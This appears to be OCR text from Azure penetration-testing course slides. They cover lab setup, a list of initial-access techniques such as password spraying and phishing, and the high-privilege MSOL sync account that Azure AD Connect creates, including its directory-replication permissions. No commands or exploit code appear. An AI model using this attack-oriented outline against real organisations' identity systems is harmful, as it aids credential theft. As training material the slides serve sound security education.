
Subscription can have multiple resource groups




Source: https://docs.microsoft.com/en-us/azure/cost-management-billing/manage/view-all-accounts


Agreement
I agree to the subscription agreement, offer details, and privacy statement.
I would like to receive information, tips, and offers from Microsoft about Azure and other Microsoft products and services, and for Microsoft to share my information with select Partners so I can receive relevant information about their products and services.
Next
Payment Information
Add technical support
Sign up


Agreement
Payment Information
Please provide a credit card or debit card. We don't accept prepaid cards.
We found this payment method associated with your account:
Tarek **
Add a new payment method
Next
Add technical support
Sign up


Create a resource group
Basics
Tags
Review + create
Resource group - A container that holds related resources for an Azure solution. The resource group can include all the resources for the solution, or only those resources that you want to manage as a group. You decide how you want to allocate resources to resource groups based on what makes the most sense for your organization. Learn more
Project details
Subscription *
Azure-Pentesting
Resource group *
(Disabled) Pay-As-You-Go
Azure-Pentesting
Hackers Academy
Resource details
Region *


Resource groups
Default Directory
Create
Manage view
Refresh
Filter for any field...
Subscription == all
0 Unsecure resources
Name
Subscription
AzPT-RG1
Azure-Pentesting
HA-Labs
Hackers Academy
HATesting
Hackers Academy

INITIAL ACCESS

Could be

Pivot from on-prem

Compromise AD VMs

Password spraying/guessing

Blobs

Phishing

App consent

Etc.

AZURE AD CONNECT

AZURE AD CONNECT

Tool To Implement Hybrid Identity

Sync on-prem users, groups and devices to cloud

Password Hash Synchronization (PHS)

Creates users on-prem and on-cloud

ON-PREM TWO USERS

Sync Accounts

MSOL_123xyz

Used for sync operations

Has “Replicating Directory” permissions i.e. PHS

Permissions to replicate directory changes, modify passwords, modify users, modify groups, and so on


Service Account


Existing account… or…


ADSyncMSA123abc


Runs MS AD sync service


C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe



Microsoft Azure Active Directory Connect
Welcome
Express Settings
Required Components
User Sign-In
Install required components
No existing synchronization service was found on this computer. The Azure AD Connect synchronization service will be installed.
Specify a custom installation location
Use an existing SQL Server
Use an existing service account
Managed Service Account
Domain Account
SERVICE ACCOUNT NAME
alto.tel\srvc.account
SERVICE ACCOUNT PASSWORD
Specify custom sync groups
Import synchronization settings
Previous
Install


Microsoft Azure Active Directory Connect
Welcome
Express Settings
Required Components
User Sign-In
Connect to Azure AD
Sync
Connect Directories
Azure AD sign-in
Domain/OU Filtering
Identifying users
Filtering
Optional Features
Configure
User sign-in
Select the Sign On method.
Password Hash Synchronization
Pass-through authentication
Federation with AD FS
Federation with PingFederate
Do not configure
Select this option to enable single sign-on for your corporate desktop users:
Enable single sign-on


AD forest account
AD forest account
An AD account with sufficient permissions is required for periodic synchronization. Azure AD Connect can create the account for you. Alternatively, you may provide an existing account with the required permissions. Learn more about managing account permissions.
The first option is recommended and requires you to enter Enterprise Admin credentials.
Select account option.
Create new AD account
Use existing AD account
ENTERPRISE ADMIN USERNAME
CONTOSO.COM\username
PASSWORD


Microsoft Azure Active Directory Connect
Express Settings
Required Components
User Sign-In
Connect to Azure AD
Sync
Connect Directories
Azure AD sign-in
Domain/OU Filtering
Identifying users
Filtering
Optional Features
Configure
Domain and OU filtering
Directory: alto.tel
Refresh Domains
Sync all domains and OUs
Sync selected domains and OUs
alto.tel
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipals
Infrastructure
LostAndFound
Managed Service Accounts
OnPrem-OU
Program Data
System
Users


Microsoft Azure Active Directory Connect
Express Settings
Required Components
User Sign-In
Connect to Azure AD
Sync
Connect Directories
Azure AD sign-in
Domain/OU Filtering
Identifying users
Filtering
Optional Features
Configure
Optional features
Select enhanced functionality if required by your organization.
Exchange hybrid deployment
Exchange Mail Public Folders
Azure AD app and attribute filtering
Password hash synchronization
Password writeback
Group writeback
Device writeback
Directory extension attribute sync
Learn more about optional features.


alto.tel Properties
?
General
Managed By
Object
Security
Attribute Editor
Group or user names:
CREATOR OWNER
SELF
Authenticated Users
SYSTEM
MSOL_e7273c39fd3e
Enterprise Read-only Domain Controllers (ALTO\Enterprise Rea...
Add...
Remove
Permissions for MSOL_e7273c39fd3e
Allow
Deny
Read only replication secret synchronization
Reanimate tombstones
Replicating Directory Changes
Replicating Directory Changes All
Replicating Directory Changes In Filtered Set
For special permissions or advanced settings, click Advanced.
Advanced
OK
Cancel
